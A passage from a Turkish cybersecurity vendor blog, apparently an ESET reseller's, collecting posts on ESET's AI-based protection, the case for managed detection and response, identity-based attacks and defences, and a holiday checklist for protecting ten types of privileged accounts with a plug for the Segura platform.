ESET, 20 yılı aşkın bir süredir yapay zekâ ve makine öğrenimini kullanmaktadır. Yapay zekâ stratejisi şunları içerir: Çok katmanlı tehdit savunması, makine öğrenimi, davranış analizi, sanal alan, yapay zekâ danışmanı ve yapay zekâ destekli donanıma entegre yapay zekâ destekli siber güvenlik.
### **3. ESET, yapay zekâ destekli cihazları nasıl korur?**
ESET’in çok katmanlı uç nokta çözümü, yapay zekâ destekli cihazları tanır ve bu tür cihazlar için koruma yetenekleri ESET algılama çekirdeğinin ayrılmaz bir parçasıdır. Kullanıcılar için bu, özel bir yapılandırma gerektirmeden sorunsuz entegrasyon anlamına gelir. Örneğin, Intel ile ortaklık içinde ESET, NPU’larla sistemleri güvence altına alarak algılamayı geliştirirken sistem üzerindeki etkiyi en aza indirir.
### **4. ESET küçük işletmeler için uygun mu?**
Evet. [ESET çözümleri](https://www.eset.com/tr/home/small-business-security/), güçlü korumaya ihtiyaç duyan ancak özel finansal ve insan kaynaklarından yoksun olan SOHO (Küçük Ofis/Ev Ofis) kullanıcıları için idealdir. Üstelik, bu mikro işletmeler basit siber güvenlik yönetimi, düşük performans etkisi ve ücretsiz yerel destekten yararlanabilirler.
### **5. ESET hangi platformları ve tehditleri korur?**
ESET, spam, kimlik avı, dolandırıcılık ve fidye yazılımı, bilgi hırsızlığı, arka kapı, botnet ve daha fazlası gibi yaygın kötü amaçlı yazılımlara karşı platformlar arası koruma sağlar.
**Kategoriler:** SİBER GÜVENLİK
**Etiketler:** Araştırma, IDC, Kurumsal Güvenlik, Siber Güvenlik
---
### [MDR neden gerekli? Güvenliği tek başına yönetme devri bitti](https://antivirus.com.tr/mdr-cevap-peki-soru-nedir/)
**Published:** Aralık 9, 2025
**Author:** ESET
**Excerpt:** İşletmenizin neden en iyi teknoloji ve insan uzmanlığı kombinasyonuna ve MDR çözümüne ihtiyacı var?
**Content:**
İşletmenizin neden en iyi teknoloji ve insan uzmanlığı kombinasyonuna ve MDR çözümüne ihtiyacı var?
MDR’ın tanımı ve kapsamı için [yönetilen tespit ve müdahale rehberimiz](https://antivirus.com.tr/mdr-nedir-yonetilen-tespit-ve-mudahale-rehberi/) daha ayrıntılı bir giriş sunuyor.
Ergenlik çağımın ortalarında, kendi arabamı almaya hazırlanmak için araba bakımını öğrenmek amacıyla küçük bir yerel garajda işe girmeye karar verdim. Yıllar sonra, şanslı bir şekilde şirket arabasına sahip oldum. Bir gün, yağ seviyesi düşük olduğunu ve yağ ve filtre değişimi gerektiğini gösteren bir uyarı çıktı. Ne yapmam gerektiğini biliyordum – garajda düşük ücretli bir işçi olarak bu işi yapmıştım. Bu yüzden, (yapmam gereken gibi) randevu almak yerine, yağı boşaltmaya, filtreyi değiştirmeye ve temiz yağ doldurmaya karar verdim. Kaputu açtım.
Bu da ne böyle?
Orada gördüğüm şeyi, 10 yıl önce gördüğüm hiçbir motorla ilişkilendiremedim. Cesaretimi kaybetmeden arabayı krikoyla kaldırdım ve karter tapasını aradım – eski yağı boşaltmak için çıkarılması gereken motorun altındaki cıvata. Karter tapası yoktu! Yağı nasıl boşaltacaktım? Bir süre aradıktan sonra kılavuzu okudum: Yağ değişimi sadece gerekli ekipmana sahip belirli garajlarda yapılabilirdi – bu durumda bir yağ emme makinesi! Pes ettim ve arabayı garaja götürdüm.
Peki, bunun siber güvenlikle ve Yönetilen Tespit ve Müdahale (MDR) olarak bilinen çözümle ne ilgisi var?
## Pit şeridinden sunucu odasına
Bu hikâye, son 15-20 yılda birçok BT yöneticisinin yaşadığı deneyime benziyor. Bir zamanlar, basit bir antivirüs hizmeti sağlayabilir, birkaç ayar yapabilir ve her şey yolunda gidebilirdi. Bugün, gelişmiş siber güvenlik çözümlerinin “kaputunun altında” yatan şeyler, geçmişe kıyasla tanınmayacak kadar karmaşıktır. Bu karmaşıklık tasarımdan kaynaklanmıyor, zorunluluktan kaynaklanıyor. Siber suçlu ağları ve ulus devlet aktörleri, savunmaları atlatmak, para sızdırmak veya hizmetleri kesintiye uğratmak için her zamankinden daha sofistike araçlar ve yöntemler geliştirdiler.
Bu silahlanma yarışındaki teknolojik gelişmeler, genel IT yöneticilerini beceri açısından az ya da çok geride bırakmıştır. Bu onların suçu değildir – modern işletmelerde neredeyse her şey IT’ye dayanır ve güvenlik, sundukları hizmetin sadece küçük (ama kritik) bir parçasıdır.
Arabamı kendi başıma bakımını yapmaya yönelik (cesurca olduğunu düşündüğüm) girişimimle ilgili hikâyeme geri dönersek: Burada genel IT yöneticisine benziyorum – teknoloji benden uzaklaştı ve eskiden yapabildiğim şeyi yapmak için uzman bir ekibe ihtiyacım vardı. Günümüzde siber saldırılar ve siber savunmaların hızla artmasıyla BT yöneticisi gerekli hizmeti sunmak için bir F1 pilotunun ve çok sayıda uzmandan oluşan bir pit ekibinin becerilerine ihtiyaç duyuyor.

*1969 (sol üst) ile 1988 (Ayrton Senna – sağ üst) ve 2014 (Jenson Button – sağ alt) yılları arasında McLaren F1 direksiyon simitlerinin artan karmaşıklığı (kaynak:* [*McLaren*](https://www.mclaren.com/racing/team/through-the-ages-formula-one-steering-wheels/)*)*
XDR ve EDR hizmetleri, siber güvenlik dünyasının F1 arabalarıdır ve birçok BT yöneticisi, güvenlik yöneticisi ve CIO/CISO bunları kullanamaz. Bu nedenle, Yönetilen Tespit ve Müdahale (MDR) hizmetleri, kuruluşların kendilerini koruyacakları başlıca yol olarak sıklıkla gösterilir. Bu yılın başlarında [Gartner](https://www.gartner.com/en/newsroom/press-releases/2023-02-14-gartner-security-risk-management-summit-mumbai-day2-highlights), 2025 yılı sonuna kadar tüm kuruluşların %50’sinin MDR’ı benimsemiş olacağını öngördü.
### Başlığa geri dönersek MDR cevap, soru nedir?
Başarılı ve zarar verici bir ihlalin olasılığını önemli ölçüde azalttığı kanıtlanmış uzman araçlar olduğu; bu araçların uzman kullanıcıları olduğu, gerekli becerilere sahip olma ihtimalinizin düşük olduğu ve kendi 7/24/365 SOC’nizi işletme ihtimalinizin düşük olduğu göz önüne alındığında… kuruluşunuz adına bu riski büyük ölçüde azaltmak için yapabileceğiniz tek bir şey olsaydı en kısa sürede hangi hizmeti uygulardınız?
## MDR, BT ekiplerinin ihtiyaç duyduğu stratejik avantajdır
1. Bunu kendi başınıza yapamazsınız! Güvenlik duvarlarını manuel olarak yapılandırma ve günlükleri tarama günleri geride kaldı. Modern tehditler, uzman araçlar ve uzmanlık gerektirir. MDR her ikisini de sağlar ve BT ekiplerinin güvenliği tehlikeye atmadan daha geniş iş önceliklerine odaklanmasına olanak tanır.
- BT genel uzmanları ve hatta güvenlik yöneticileri birçok farklı görev üstlenirler. Saldırganların ise tek bir görevi vardır ve bunu 24 saat boyunca yaparlar! Siber suçlular, otomasyon, yapay zekâ ve koordineli taktikler kullanarak elit yarış takımları gibi çalışırlar. MDR, tehdit ortamını anlayan ve gerçek zamanlı olarak yanıt verebilen özel uzmanları devreye sokarak oyun alanını eşitler.
- Görünürlük ve hız çok önemlidir: Yarışlarda milisaniyelerin önemi olduğu gibi, siber güvenlikte de tepki süresi her şeydir. MDR platformları, [anormallikleri anında algılar ve kararlı bir şekilde harekete geçer](https://antivirus.com.tr/mdr-ile-kuruluslar-mudahale-hizini-ve-guvenligini-artiriyor/) – genellikle iç ekipler bir sorunu fark etmeden önce.
- Beceri açığı giderek büyüyor ve tehdide 7/24/365 yanıt vermeniz gerekiyor: Çoğu BT departmanı yetersiz kalıyor ayrıca üst düzey güvenlik yeteneklerini işe almak pahalı ve rekabetçi bir süreç. MDR, kuruluşunuzun ihtiyaçlarına uyum sağlayan ölçeklenebilir, uzmanlar tarafından yönetilen hizmetlerle bu açığı kapatır.
- Her büyüklükteki kuruluş için kurumsal düzeyde koruma: Şirket içi Güvenlik Operasyon Merkezi (SOC) kurmak maliyetlidir; o kadar maliyetlidir ki çoğu kuruluş için ulaşılamaz bir hedeftir. MDR, aynı düzeyde koruma sunar ancak ek maliyet gerektirmez, bu da onu [KOBİ’ler](https://antivirus.com.tr/eset-kobi-dijital-guvenlik-hassasiyeti-raporu-bir-ihlalin-zarar-verici-etkileri/) ve büyük kuruluşlar için erişilebilir kılar.
## MDR bir seçenek değil
Siber suçluların ve kötü niyetli devlet aktörlerinin savunma sistemlerini aşarak elde ettikleri “hazinenin”, araçlarının ve organizasyon yapılarının karmaşıklığını daha da hızlandırdığı açıktır. Onlar uzmanlardır ve MDR sağlayıcıları da öyle. MDR artık “olsa iyi olur” denilen bir şey değildir; birçok gözlemcinin düzenli olarak vurguladığı gibi, bu bir zorunluluktur.
Kendi yağınızı değiştirip bir antivirüs yazılımı yüklediğiniz mutlu günler geride kaldı. MDR’ın yerini er ya da geç muhtemelen MXDR alacak ve bu makale, MDR referansları için basit bir “ara ve değiştir” özelliğiyle yeniden yayımlanabilir.
**Kategoriler:** KURUM İÇİ ÖNLEMLER
**Etiketler:** Kurumsal Güvenlik, MDR, Siber Güvenlik
---
### [Kimlik , siber güvenlik duruşunu iyileştirmenin anahtarıdır ](https://antivirus.com.tr/kimlik-siber-guvenlik-durusunu-iyilestirmenin-anahtaridir/)
**Published:** Aralık 25, 2025
**Author:** ESET
**Excerpt:** Kimlik , modern ağların yeni güvenlik hattı oldu. Bu hattı korumak kritiktir.
**Content:**
*Kimlik , modern ağların yeni güvenlik hattı oldu. Bu hattı korumak kritiktir.*
M&S ve Co-op Group’un ortak noktası nedir? İngiltere’nin en tanınmış perakende zincirleri olmalarının yanı sıra her ikisi de kısa süre önce büyük bir fidye yazılımı saldırısının kurbanı oldu. Ayrıca her ikisi de [kurumsal parolaları ele geçiren ](https://antivirus.com.tr/siber-suclular-sistemlerinizi-hackliyor-mu-yoksa-sadece-giris-mi-yapiyor/)vishing saldırılarının hedefi oldu ve bu saldırılar, saldırganlara ağda kritik bir yer edinme fırsatı sağladı.
Bu kimlikle ilgili saldırılar, iki perakendeciye[ 500 milyon sterlin](https://www.theregister.com/2025/06/23/experts_count_the_staggering_costs/) (667 milyon ABD doları) üzerinde zarara mal oldu, bunun yanı sıra hesaplanamaz bir itibar kaybı ve son müşteriler üzerinde yarattığı etki de cabası. [Kritik altyapı sağlayıcıları](https://antivirus.com.tr/bt-ile-ot-bulustugunda-fiziksel-dunya-icin-siber-guvenlik/) da dâhil olmak üzere çeşitli sektörlerde faaliyet gösteren kuruluşlar için kötü haber, bunların buzdağının sadece görünen kısmı olmasıdır.
## Kimlik neden önemlidir?
Kimlik neden bu kadar popüler bir saldırı vektörü hâline geldi? Bunun bir kısmı, şirketlerin bugün çalışma şeklinden kaynaklanıyor. Bir zamanlar tüm kurumsal kaynaklar ağ çevresi içinde güvenli bir şekilde yer alıyordu ve güvenlik ekipleri bu çevreyi “kale ve hendek” stratejisiyle savunuyordu. Ancak günümüzün BT ortamı çok daha dağınık. Bulut sunucularının, şirket içi masaüstü bilgisayarların, evden çalışma dizüstü bilgisayarlarının ve mobil cihazların yaygınlaşması, eski kesinliğin ortadan kalktığı anlamına geliyor.
Kimlik, etkili bir şekilde yeni ağ çevresi hâline gelmiştir ve bu da kimlik bilgilerini çok aranan bir meta hâline getirmiştir. [Verizon’a](https://www.verizon.com/about/news/2025-data-breach-investigations-report) göre, geçen yılki veri ihlallerinin neredeyse dörtte birinde (22%) kimlik bilgilerinin kötüye kullanımı etkili bir faktör oldu.
### İhlallerin yaşandığı durumlar
- **Infostealer kötü amaçlı yazılımları,** salgın boyutlarına ulaşmaktadır. Bu yazılımlar, kimlik avı, kötü amaçlı uygulamalar, drive-by-download’lar, sosyal medya dolandırıcılığı ve daha birçok yolla [kurbanların cihazlarına yüklenebilir.](https://antivirus.com.tr/verilerinizin-pesindeler-bilgi-hirsizi-nedir-ve-nasil-guvende-kalabilirim/) Bir tahmine göre, geçen yıl çalınan 3,2 milyar kimlik bilgisinin %75’i (2,1 milyar) infostealer’lar aracılığıyla elde edilmiştir.
- **Oltalama, smishing ve vishing**, özellikle daha hedefli saldırılarda kimlik bilgilerini toplamak için popüler yöntemler olmaya devam ediyor. Genellikle, tehdit aktörleri başarı oranlarını artırmak için hedefledikleri kişiyi araştırırlar. M&S ve Co-op’un, dış kaynaklı [BT yardım masasına yönelik](https://antivirus.com.tr/yardim-merkezi-isletmenizi-riske-atabilecek-guvenlik-acigi/) vishing saldırıları yoluyla ihlal edildiği düşünülmektedir.
- Kuruluşlar veya dış kaynak sağlayıcıları tarafından tutulan parola veri tabanlarını hedef alan **veri ihlalleri**, tehdit aktörleri için başka bir değerli kimlik bilgisi kaynağı olabilir. Bilgi hırsızları gibi bunlar da siber suç forumlarında satışa sunulur ve daha sonra kullanılır.
- **Kaba kuvvet saldırıları,** [otomatik araçlar](https://antivirus.com.tr/kaba-kuvvet-saldirisi-hicbir-parola-guclu-degildir/) kullanarak büyük miktarda kimlik bilgisini dener ve bunlardan biri işe yarayana kadar devam eder. Kimlik bilgisi doldurma, daha önce ihlal edilmiş oturum açma (kullanıcı adı/parola) kombinasyonlarının listelerini çok sayıda hesaba karşı kullanır. Parola püskürtme, yaygın parolaların bulunduğu küçük bir listeyle aynı şeyi yapar. Sözlük saldırıları ise yaygın olarak kullanılan parolaları, ifadeleri ve sızdırılmış parolaları tek bir hesaba karşı kullanır.
Kimlik tabanlı saldırılardan kaynaklanan felaket niteliğindeki güvenlik olaylarının örneklerini bulmak zor değildir. M&S ve Co-op Group vakalarının yanı sıra Colonial Pipeline vakası da vardır. Bu vakada, muhtemelen brute-force saldırısı sonucu fidye yazılımı aktörleri eski bir VPN’deki tek bir parolayı ele geçirmiş ve Amerika’nın Doğu Kıyısı’nda büyük bir yakıt kıtlığına neden olmuştur. Ayrıca İngiliz lojistik firması KNP, hackerların bir çalışanın parolasını tahmin edip kritik sistemleri şifrelemesi sonucu [iflas etmek zorunda kalmıştır](https://www.bbc.com/news/articles/cx2gx28815wo).
## Kimlik tehditlerine genel bakış
Kimlik ihlallerinin oluşturduğu riskler, birkaç başka faktör tarafından daha da artmaktadır. En az ayrıcalık, bireylere rollerini yerine getirmeleri için yeterli erişim ayrıcalıkları verilen ve genellikle sınırlı bir süre için geçerli olan kritik bir en iyi uygulamadır. Ne yazık ki bu uygulama genellikle doğru şekilde uygulanmaz ve aşırı ayrıcalıklı hesaplara yol açar.
Sonuç olarak, ele geçirilen kimlik bilgilerini kullanan tehdit aktörleri, ihlal edilen kuruluşun daha derinlerine ulaşabilir, yatay olarak hareket edebilir ve hassas sistemlere erişebilir. Bu durum, bir ihlalin ardından çok daha büyük bir “patlama yarıçapı” ve potansiyel olarak daha büyük hasara yol açar. Aynı sorun, kötü niyetli veya içerideki ihmalkâr kişilerin oluşturduğu riski de artırabilir.
Kimlik yayılması da bir başka büyük sorundur. BT, kullanıcılarının ve makinelerinin hesaplarını, kimlik bilgilerini ve ayrıcalıklarını doğru bir şekilde yönetmezse güvenlik kör noktaları kaçınılmaz olarak ortaya çıkar. Bu, tehdit aktörleri için saldırı yüzeyini, kaba kuvvet saldırılarının daha başarılı olmasını ve aşırı ayrıcalıklı hesapların ortaya çıkma olasılığını artırır. AI ajanlarının ortaya çıkışı ve IoT’nin sürekli büyümesi, merkezi olarak yönetilmesi gereken makine kimliklerinin sayısını büyük ölçüde artıracaktır.
Son olarak, ortaklar ve tedarikçilerden kaynaklanan tehditleri de dikkate almak gerekir. Bu, kurumsal sistemlerinize erişimi olan bir MSP veya dış kaynak sağlayıcıları, hatta bir yazılım tedarikçisi anlamına gelebilir. Fiziksel ve dijital tedarik zincirleriniz ne kadar büyük ve karmaşıksa kimlik güvenliğinin tehlikeye girme riski de o kadar artar.
## Kimlik güvenliğini nasıl artırabilirsiniz?
Kimlik güvenliğine yönelik düşünülmüş, çok katmanlı bir yaklaşım, ciddi ihlal riskini azaltmaya yardımcı olabilir. Aşağıdakileri göz önünde bulundurun:
- En az ayrıcalık ilkesini benimseyin ve bu izinleri düzenli olarak gözden geçirin/değiştirin. Bu, saldırıların etki alanını en aza indirecektir.
- Tüm çalışanlar için parola yöneticisinde saklanan güçlü, benzersiz parolalar politikası ile en az ayrıcalık ilkesini uygulayın.
- Çok faktörlü kimlik doğrulama (MFA) ile parola güvenliğini artırın, böylece bir hacker şirket kimlik bilgilerini ele geçirse bile o hesaba erişemez. Kolayca ele geçirilebilen SMS kodları yerine kimlik doğrulama uygulamaları veya anahtar tabanlı yaklaşımları tercih edin.
- Çalışanların işe alımı ve işten ayrılması sırasında hesapların otomatik olarak sağlanıp kaldırıldığı güçlü kimlik yaşam döngüsü yönetimi uygulayın. Düzenli taramalar, genellikle tehdit aktörleri tarafından ele geçirilen atıl hesapları tespit edip silmelidir.
- Kimlik bilgilerinin otomatik olarak değiştirilmesi ve tam zamanında erişim içeren ayrıcalıklı hesap yönetimi (PAM) yaklaşımıyla ayrıcalıklı hesapları güvence altına alın.
- CEO’dan aşağıya doğru tüm çalışanlar için güvenlik eğitimini yeniden gözden geçirerek kimlik güvenliğinin önemini bildiklerinden ve en son kimlik avı taktiklerini tanımlayabildiklerinden emin olun. [Simülasyon alıştırmaları](https://antivirus.com.tr/siber-guvenlik-egitimi-bilgiyi-kalici-hale-getirin/) bu konuda yardımcı olabilir.
## Sonuç
Yukarıdaki önerilerin çoğu, siber güvenliğe yönelik Sıfır Güven yaklaşımını oluşturur: “Asla güvenme, her zaman doğrula” kavramı etrafında şekillenen bir yaklaşımdır. Bu, her erişim girişiminin (insan ve makine) ağ içinde veya dışında, kimlik doğrulaması, yetkilendirme ve geçerlilik kontrolünden geçirilmesi anlamına gelir. Sistemler ve ağlar, şüpheli etkinlikler açısından sürekli olarak izlenir.
Yönetilen tespit ve müdahale (MDR) aracı, bu noktada büyük bir değer katabilir. 7/24/365 çalışan uzman ekibi, ağınızı yakından izler ve olası saldırıları hızla tespit ederek bunların kontrol altına alınmasını ve yönetilmesini sağlar. En iyi kimlik güvenliği uygulamaları, öncelikle önleme odaklı bir yaklaşımla başlar.
**Kategoriler:** SİBER GÜVENLİK
**Etiketler:** Gizlilik, Kimlik Avı, Phishing, Siber Güvenlik
---
### [Ayrıcalıklı hesaplar tatil döneminde daha fazla risk altında](https://antivirus.com.tr/ayricalikli-hesaplar-tatil-doneminde-daha-fazla-risk-altinda/)
**Published:** Aralık 25, 2025
**Author:** Kadriye Bay
**Excerpt:** Personel sayısının azaldığı tatil dönemlerinde yüksek riskli ayrıcalıklı hesaplar neden daha fazla korunmalı?
**Content:**
Personel sayısının azaldığı tatil dönemlerinde yüksek riskli ayrıcalıklı hesaplar neden daha fazla korunmalı?
***Bu blogda neler bulacaksınız?***
Bu kılavuz, herhangi bir kuruluşta ***en yüksek riski temsil eden en önemli 10 ayrıcalıklı hesabı*** ve bunları korumanın neden en önemli önceliğiniz olması gerektiğini ayrıntılı olarak açıklamaktadır. Her hesap türünün genellikle nasıl istismar edildiğini, saldırganların kullandığı belirli saldırı yollarını ve bunların etki alanını azaltmak için gerekli pratik kontrolleri öğreneceksiniz.
Ayrıca kısa ve öz bir güvenlik kontrol listesi ve Segura® Kimlik Güvenliği Platformu’nun, özellikle **hassas bilgilere**, **kritik sistemlere** ve temel **Active Directory** altyapısına erişimi olan yüksek değerli kimlikler için görünürlük, algılama ve korumayı nasıl güçlendirdiğine dair genel bir bakış da bulacaksınız.
## Tatil döneminde ayrıcalıklı hesaplar
**Saldırganlar tatil yapmadığından ayrıcalıklı kimlikleriniz korumasız bırakılmamalıdır.**
Tatiller; ofislerin daha sakin, personel sayısının daha az, yanıt sürelerinin daha uzun olması sebebiyle saldırganların zayıf kimlik kontrollerini istismar etmeleri için mükemmel koşullar yaratır. Her yıl büyük güvenlik ihlalleri, genellikle **yönetilmeyen ayrıcalıklı hesaplar**, **ayrıcalıklı hesaplara** zayıf erişim veya kötü **yönetilen ayrıcalıklı hesap** yaşam döngülerinin sonucu olarak, tehlikeye atılan ayrıcalıklı hesaplardan kaynaklanmaktadır.
Bu hesaplar, herhangi bir kuruluşta en tehlikeli [**ayrıcalıklı hesap türlerini**](https://stratus.com.tr/segura/) temsil eder ve genellikle “dijital krallığın anahtarları” olarak adlandırılır.
Bu nedenle, dünyanın geri kalanı tatil için dinlenmeye çekilirken savunucular dikkatlerini en önemli ayrıcalıklı kimliklere yöneltmelidir. İşte tatil sezonu için kesin güvenlik önlemleri listesi: Çevrim dışı olmadan önce korumanız gereken en önemli 10 ayrıcalıklı hesap.
**1. Domain yöneticisi hesapları
Klasik “oyun bitti” hesabı. Bir domain yöneticisi, AD ormanınızda her şeye erişebilir veya bunları değiştirebilir, bu da onu saldırganlar için en değerli kimlik bilgisi hâline getirir.
**Tatil dönemindeki riskler:**
- [**Altın bilet saldırıları**](https://attack.mitre.org/techniques/T1558/001/?ref=site.access-shield.com)
- AD nesnesi manipülasyonu
- Hızlı yanal hareket
**Koruma yöntemleri: [Ayrıcalıklı Erişim Yönetimi (PAM)](https://stratus.com.tr/segura/privileged-access-management/)** kasası, **Çok Faktörlü Kimlik Doğrulama (MFA)**, Just-in-Time (JIT) erişimi, kademeli yönetici modeli.
---
**2. Cloud Global Admin / Root hesapları
AWS Root hesabı veya Azure global yönetici hesapları gibi bulut root kimlikleri, bulut altyapısı kimliği, workloadları, ağ, depolama ve güvenlik üzerinde tam kontrol sağlar.
**Tatil döneminde riskler:**
- IAM yanlış yapılandırması
- Gizli anahtar hırsızlığı
- Tenantın tamamen tehlikeye atılması
**Koruma yöntemleri:** Fiziksel MFA, acil durum prosedürleri, uzun ömürlü anahtarların devre dışı bırakılması.
---
**3. Servis hesapları (İnsansız, yüksek ayrıcalıklı, unutulmuş)
Servis hesapları genellikle kullanıcılardan daha fazla ayrıcalığa sahiptir ve nadiren izlenir. Bunlar kolayca **yönetilmeyen ayrıcalıklı hesaplara** dönüşebilir ve zamanla sessizce erişim hakları birikebilir.
**Tatil döneminde riskler:**
- Sabit kodlu (gömülü) şifreler
- Asla değiştirilmeyen kimlik bilgileri
- Makine güveni yoluyla yanal hareket
**Koruma yöntemleri:** Otomatik değiştirme, en az ayrıcalık, makine kimliği yaşam döngüsü yönetimi.
---
**4. Ayrıcalıklı oturum hesapları (Jump Box’lar ve Bastion Host’lar)
Jump host veya PAW’ye erişmek için kullanılan herhangi bir kimlik, genellikle ana sistemlere doğrudan erişim sağlayan, yüksek değerli bir ayrıcalıklı oturum hesabıdır.
**Tatil döneminde riskler:**
- Ele geçirilmiş uzaktan oturumlar
- Pano veya kimlik bilgilerinin ele geçirilmesi
- RDP tünelleme
**Koruma yöntemleri:** Oturum kaydı, izole edilmiş yönetici iş istasyonları, **Sıfır Güven** erişim kontrolleri.
---
**5. Acil durum erişim hesapları (Emergency Access Accounts)
Acil durum hesabı, MFA başarısız olduğunda veya dizin kullanılamadığında kullanılır. Bu hesaplar genellikle yetersiz bir şekilde izlenir ve inanılmaz derecede güçlüdür.
**Tatil dönemlerinde riskler:**
- Sessiz dönemlerde fark edilmeyen kötüye kullanım
- Düz metin olarak saklanması
- Zayıf veya hiç değiştirilmeyen parolalar
**Koruma yöntemleri:** Güvenli depolama, üç aylık doğrulama, oturum açma sırasında otomatik uyarılar.
---
**6. Veri tabanı yöneticisi (DBA) hesapları
Veri tabanı yöneticisi hesabı genellikle en hassas varlığa, yani verilere erişim hakkına sahiptir.
**Tatil döneminde riskler:**
- Toplu veri sızdırma
- Veri bozulması veya silinmesi
- İşletim sistemi düzeyindeki hesaplara ayrıcalık yükseltme
**Koruma yöntemleri:** Query denetimi, ağ segmentasyonu, kasa, JIT erişimi.
---
**7. DevOps ve CI/CD Pipeline hesapları
[**CI/CD Pipeline hesabı**](https://cheatsheetseries.owasp.org/cheatsheets/CI_CD_Security_Cheat_Sheet.html?ref=site.access-shield.com#:~:text=Employ%20tools%20such%20as%20git,further%20requirements%20are%20not%20met.) gibi CI/CD platformlarına (GitHub, GitLab, Jenkins, Azure DevOps) bağlı hesaplar genellikle kaynak kodu ve pipeline üzerinde okuma/yazma erişimine sahiptir.
**Tatil döneminde riskler:**
- Tedarik zincirinde tahrifat
- Gizli bilgilerin ifşa edilmesi
- Kötü amaçlı kod gönderimleri
**Koruma yöntemleri:** Tokenleri döndürün, onaylı işlemleri zorunlu kılın, repo izinlerini sınırlayın.
---
**8. Hipervizör / Sanallaştırma yönetici hesapları
Bir hipervizör yöneticisi; tüm ortamları kapatabilir, snapshotları değiştirebilir veya workloadları taşıyabilir ve bu da **kritik sistemleri** anında etkileyebilir.
**Tatil döneminde riskler:**
- [**ESXi’yi hedef alan fidye yazılımı**](https://cloudsecurityalliance.org/blog/2025/09/25/from-retail-floors-to-virtual-cores-esxi-is-the-next-attack-vector-in-retail?ref=site.access-shield.com)
- VM silme veya şifreleme
- Sanal ağlar arasında yanal hareket
**Koruma yöntemleri:** Konsolları izole etme, MFA’yı zorunlu kılma, uzaktan erişim yollarını devre dışı bırakma.
---
**9. Kimlik sağlayıcı (IdP) yönetici hesapları
Bir IdP yönetici hesabı, kimlik doğrulama, federatif yapı, SSO, MFA ve dizin senkronizasyonunu, yani tüm güven yapısını etkin bir şekilde kontrol eder.
**Tatil Döneminde Riskler:**
- Jeton sahteciliği
- Koşullu erişim atlatma
- Federatif ele geçirme
**Koruma Yöntemleri:** Katmanlı roller, kasada saklanan kimlik bilgileri, güçlü MFA, koşullu erişim bloklamaları.
---
**10. Yedekleme ve kurtarma yönetici hesapları
Yedekleme yöneticisi son savunma hattını yönetir. Saldırgan kontrolü ele geçirirse fidye yazılımını dağıtmadan önce yedeklemeleri yok edebilir veya bozabilir.
**Tatil Döneminde Riskler:**
- Yedekleme silme
- Snapshot değiştirme
- Fidye yazılımı bekleme süresi stratejisi
**Koruma Yöntemleri:** Değiştirilemez yedeklemeler, kasada saklanan kimlik bilgileri, hava boşluklu kopyalar, kısıtlı erişim yolları.
## **Bu ayrıcalıklı hesaplar tatil döneminde neden daha önemli?**
- Azalan personel sayısı
- Daha yavaş yanıt süreleri
- Otomasyona daha fazla bağımlılık
- Saldırganların mevsimsel dikkat dağınıklığını istismar etmesi
- Fark edilmeyen anormalliklerin riskinin artması
- Ayrıcalık yükseltme için mükemmel zamanlama
Saldırganlar bunu biliyor. Savunmacılar uzaklaşmadan önce harekete geçmelidir.
Tatil dönemlerinde, yüksek vasıflı **sistem yöneticileri** bile zorlanmaktadır ve bu da ayrıcalıklı erişim yollarında **güvenlik risklerini** artırmaktadır. Bu kimlikleri şimdi güçlendirmek, felaketle sonuçlanabilecek güvenlik ihlali riskini önemli ölçüde **azaltır**.
## **Tatil döneminde ayrıcalıklı hesaplar için kontrol listesi**
Hak ettiğiniz tatil için oturumu kapatmadan önce, tatil boyunca risk alanınızı azaltmak için bu 10 maddelik kimlik güvenliği kontrol listesini gözden geçirin:
1. **Tüm** [**ayrıcalıklı hesaplarda**](https://segura.security/products/privileged-access-management?ref=site.access-shield.com) **MFA’yı uygulayın**: Özellikle domain yöneticisi, global yönetici ve acil durum hesapları.
2. **Hizmet hesabı kimlik bilgilerini değiştirin**: Sabit kodlanmış şifreleri ve uzun süreli gizli bilgileri ortadan kaldırın.
3. **Acil durum ve acil erişim hesaplarını doğrulayın**: Parolaların mühürlendiğinden, test edildiğinden ve izlendiğinden emin olun.
4. **Etkin olmayan yönetici hesaplarını devre dışı bırakın**: Kötü niyetli kişilerin aradığı âtıl ayrıcalıkları kaldırın.
5. **Yönetici rolleri için Just-In-Time (JIT) erişimini uygulayın**: Mümkün olduğunca kalıcı ayrıcalıkları azaltın.
6. **Tüm ayrıcalıklı rol atamalarını gözden geçirin**: AWS/Azure/GCP root erişimi, IdP yöneticileri, vSphere yöneticileri ve DBA rollerini denetleyin.
7. **CI/CD belirteçlerini ve otomasyon anahtarlarını kontrol edin**: Pipeline kimlik bilgilerini döndürün, kısıtlayın ve izleyin.
8. **RDP, SSH ve bastion yollarını kilitleyin**: Sıfır Güven segmentasyonu ve ayrıcalıklı oturum kontrolünü uygulayın.
9. **Yedekleme değişmezliğini ve erişim kontrollerini doğrulayın**: Fidye yazılımının yedeklemeleri değiştirememesini veya silememesini sağlayın.
10. **Ayrıcalıklı erişim iş istasyonlarını (PAW) yamalayın ve güçlendirin**: Bunları izole edin, internet erişimini kaldırın ve en son güncellemeleri uygulayın.
Şimdi birkaç saatlik hazırlık, gelecek aylarda haftalarca sürecek olay müdahalesini önleyebilir.
## **Segura® Kimlik Güvenliği Platformu**
Tatiller evrensel bir gerçeği ortaya koyar: “Kimlik” yeni sınırdır ve ayrıcalıklı hesaplar yeni hazinelerdir.
[**Segura® Kimlik Güvenliği Platformu**](https://stratus.com.tr/segura/), kuruluşların operasyonlarını yavaşlatmadan en hassas kimliklerini korumalarına yardımcı olmak için özel olarak tasarlanmıştır.
**Segura® ayrıcalıklı hesapları aşağıdakilerle güvence altına almanıza yardımcı olur:
Platform; AD, bulut ve SaaS genelinde riskli erişim kombinasyonlarını, yanlış yapılandırmaları ve yükseltme yollarını otomatik olarak algılayarak tam kapsamlı ayrıcalıklı kimlik koruması sağlar.
Şüpheli oturum açma işlemlerinden aktif olmayan yönetici hesaplarına kadar ayrıcalıkların kötüye kullanımını sürekli olarak izlerken yüksek riskli kimliklerdeki kalıcı ayrıcalıkları ortadan kaldırmak için Just-In-Time erişimini uygular.
Otomatik kimlik bilgisi temizliği; eski parolalar, değiştirilmemiş hizmet hesaplarını ve açığa çıkan gizli bilgileri tespit ederek kimlik doğrulamayı güçlendirir ve uçtan uca görünürlük, makine hesapları, pipeline tanımlayıcıları ve acil durum erişimi dâhil olmak üzere insan ve insan dışı kimlikleri tamamen kapsar.
Bu özellik, **ayrıcalıklı hesap** yaşam döngülerini **yönetme** ve **yönetilmeyen ayrıcalıklı hesapların** gözden kaçmamasını sağlama açısından çok önemlidir.
